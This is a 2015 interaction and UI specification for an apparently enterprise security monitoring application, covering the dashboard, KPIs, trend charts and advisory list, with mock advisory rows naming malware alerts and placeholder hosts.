

ENDGAME.

Enterprise Application

Specifications Document

Version 1.3/ GA
Published September 25, 2015
Created by Emily Ryan

Document Version History

Sep 25

ECR: Faceted search, advisory/event labels, severity adjusted for “anomalous” and application flow updates

Sep 18

ECR: Dashboard interactivity added.

Sep 10

ECR: Advisory screens updated including updated date/time and layout revisions. Events added.


Sep 3

ECR: Edits/spelling fixes. Fonts added.

Sep 2

ECR: Document created

Organizational Overview / Sitemap




Application Paths

User paths through the system and associated parameters (i.e., filters applied when linking)

This chapter contains:

- Dashboard
- Advisory List
- Individual Advisory
- Clusters
- MetaMachine / Individual Host
- Hosts List
- Events List

Dashboard Linked Paths



Advisory List Linked Paths

ENDGAME.

DASHBOARD

ADVISORIES

CLUSTERS

HOSTS

EVENTS

Overall Status 51

New 8

Reviewed 43

Overall Severity 51

High 17

Medium 13

Low 9

Anomalous 12

Overall Threats 51

Malware 18

Suspicious Package 12

Process Injection 9

Search

Switch queue
Go from Current to Archived

0 Advisories are currently selected.

Sort By: Date

1-25 of 51

Group Action

0 Advisories are currently selected.

Switch queue
Go from Archived to Current

Malware High

Advisory
Malware vti-rescan (StockerA) on web.mycompany.com
dev-cassandra-1.egense.net

Cluster HADOOP

Time Aug 15, 5:55PM

Assignee N/A

VIEW MORE

Abnormal Package Anomalous

Advisory
Linux Mumblehard trojan dns.mycompany.net

Cluster HADOOP

Time Aug 15, 4:15PM

Assignee N/A

VIEW MORE

Malware High

Advisory
Abnormal process behavior (usr/bin/basename) ip-122.64.32.278

Cluster HADOOP

Time Aug 15, 4:00PM

Assignee N/A

VIEW MORE

Abnormal Package Anomalous

Advisory
Privilege Package by vti-rescan on mail2.mycompany.com
dev-cassandra-1.egense.net

Cluster PROD-ALL

Time Aug 15, 3:47PM

Assignee N/A

VIEW MORE

Abnormal Process Anomalous

Advisory
Abnormal process behavior (usr/cat) dev-cassandra-1.egense.net

Cluster DEV-ALL

Time Aug 15, 3:35PM

Assignee N/A

VIEW MORE

Malware High

Advisory
Malware vti-rescan (StockerA) on web.mycompany.com
dev-cassandra-1.egense.net

Cluster HADOOP

Time Aug 5, 5:55PM

Assignee N/A

VIEW MORE

Malware Medium

Advisory
Linux Mumblehard trojan dns.mycompany.net

Cluster HADOOP

Time Aug 10, 4:15PM

Assignee N/A

VIEW MORE

Malware High

Advisory
Abnormal process behavior (usr/bin/basename) ip-122.64.32.278

Cluster HADOOP

Time Aug 15, 4:00PM

Assignee N/A

VIEW MORE

Abnormal Package Anomalous

Advisory
Privilege Package by vti-rescan on mail2.mycompany.com
dev-cassandra-1.egense.net

Cluster PROD-ALL

Time Aug 14, 3:47PM

Assignee N/A

VIEW MORE

Malware High

Advisory
Abnormal process behavior (usr/cat) dev-cassandra-1.egense.net

Cluster DEV-ALL

Time Aug 14, 3:35PM

Assignee John Snow

VIEW MORE

Malware Medium

Indiv. Advisory
Parameter:
Specific advisory,
investigator view

Malware Medium

Advisory
Malware vti-rescan (StockerA) on web.mycompany.com
dev-cassandra-1.egense.net

Cluster HADOOP

Time Aug 5, 5:55PM

Assignee N/A

VIEW MORE

Malware High

Advisory
Linux Mumblehard trojan dns.mycompany.net

Cluster HADOOP

Time Aug 10, 4:15PM

Assignee N/A

VIEW MORE

Malware Medium

Advisory
Abnormal process behavior (usr/bin/basename) ip-122.64.32.278

Cluster HADOOP

Time Aug 15, 4:00PM

Assignee N/A

VIEW MORE

Malware Medium

Advisory
Privilege Package by vti-rescan on mail2.mycompany.com
dev-cassandra-1.egense.net

Cluster PROD-ALL

Time Aug 14, 3:47PM

Assignee N/A

VIEW MORE

Malware High

Advisory
Abnormal process behavior (usr/cat) dev-cassandra-1.egense.net

Cluster DEV-ALL

Time Aug 14, 3:35PM

Assignee John Snow

VIEW MORE

Switch queue
Go from Archived to Current

Switch queue
Go from Current to Archived

Overall Severity 51

High 17

Medium 13

Low 9

Anomalous 12

Overall Threats 51

Malware 18

Abnormal Package 12

Process Injection 9

Switch queue
Go from Archived to Current

Switch queue
Go from Current to Archived

Sort By: Date

1-25 of 51

Cluster	Severity	Type	Assignee	Date	Status	
my.com	HADOOP	High	Malware	Aug 11, 9:55 AM	New	
vti-rescan on db.mycompany.com	HADOOP	Anomalous	Abnormal Package	Aug 11, 7:19 AM	New	
no)	HADOOP	Anomalous	Abnormal Process	Aug 11, 6:30 AM	New	
company.com	PROD-ALL	Anomalous	Abnormal Package	Aug 11, 4:59 AM	New	
	PROD-ALL	High	Malware	Aug 10, 11:55 PM	New	
	DEV-ALL	Anomalous	Abnormal Process	Aug 10, 9:47 PM	New	
	PROD-ALL	Anomalous	Abnormal Package	Aug 10, 8:25 PM	New	
	HADOOP	Medium	Malware	John Snow	Aug 10, 3:22 PM	Reviewed
	HADOOP	Medium	Malware	Jane Doe	Aug 10, 1:42 PM	Reviewed
	HADOOP	High	Malware		Aug 10, 12:18 PM	Reviewed
	PROD-ALL	Anomalous	Abnormal Process		Aug 10, 9:55 AM	Reviewed
	PROD-ALL	Anomalous	Abnormal Package	John Snow	Aug 10, 7:19 AM	Reviewed
	PROD-ALL	Medium	Malware		Aug 10, 6:30 AM	Reviewed
	HADOOP	High	Malware		Aug 10, 4:59 AM	Reviewed
	HADOOP	Anomalous	Abnormal Process	John Snow	Aug 9, 11:55 PM	Reviewed

ADVISORY LIST

LAST UPDATED: AUG 15, 2015 3:24 PM

Interaction Specifications

Screen by screen analysis and guide for building each area of the application including null/empty and error states.


This chapter contains:

- Dashboard
- Advisories
- Events
- Individual Advisory
- Clusters
- MetaMachine / Individual Host
- Hosts List


Dashboard

The starting experience for the product resides in the dashboard area of the application. The user should be able to quickly assess what advisories and events warrant a closer look while also having an understanding of the status of their current environment. Additionally, the system will also present advisory trend information in 2 week, 1 month,

6 month and 1 year snapshots. Near the bottom of the screen is an area that allows the user to quickly jump into pre-filtered views. Eventually this area will further segment into those filtered views right in the dashboard interface, however, for GA, simply allowing the user to see a rollup and an accompanying link is enough.



Dashboard, showing advisory type trends, 2 week view



Dashboard, showing advisory severity trends, 6 month view

Dashboard Interactivity


1. Dashboard Current KPIs

There are two types of “current KPI stats” on the dashboard which are high severity advisories (as they compare to all advisories of the day) and the “top” type of advisory for the day, again, as compared to all advisory types. **NOTE: Top type refers to the highest number of occurring advisories of a specific type.** This information should be the total number at the time the user loads the dashboard and will increase as the day progresses.


When the user clicks anywhere within either pane, the middle area (trend charts) should load with the respective data. That pane will become the “active pane” and there should be a small arrow visible in the middle of that pane pointing to the trend charts. The alternate should also “dim” or gray out so that it’s not as bright as the active pane.

2. KPIs empty state

Once the KPIs have been reset for the next day, there will be a period of time where the counts will reset to 0. When this occurs, the system should display the appropriate selected states as illustrated in the figures below.




Dashboard KPIs showing data for both high severity advisories and top advisory type




Dashboard KPIs showing “Top Advisory Type” as active pane


2



Empty Dashboard KPIs - selected state for Severity



Empty Dashboard KPIs - selected state for Types



Empty Dashboard KPIs - unselected state showing muted color palette

Dashboard Interactivity, con't

3. Main advisory trend chart


When the user initially loads the dashboard, the left panel should be active and the chart should show the 2 week view of advisories by severity. The far right will show the advisories for the current day which are denoted as being "In Progress". The line and dot color corresponds to the severity color with the exception of today (the far-most right point) For that day, the line will remain the severity color but the dots will show as a dark gray color, again to denote data that is still changing.

The user can toggle between various views to extend the amount of data shown via the tabs. As the chart zooms out, the dots will disappear and the x-axis will adjust to show months in lieu of days (see bottom illustration) Clicking a specific line will highlight the space under the line to bring focus to that specific data trend. Clicking off the line or on a different line removes the shading and applies it to the clicked line, if any.

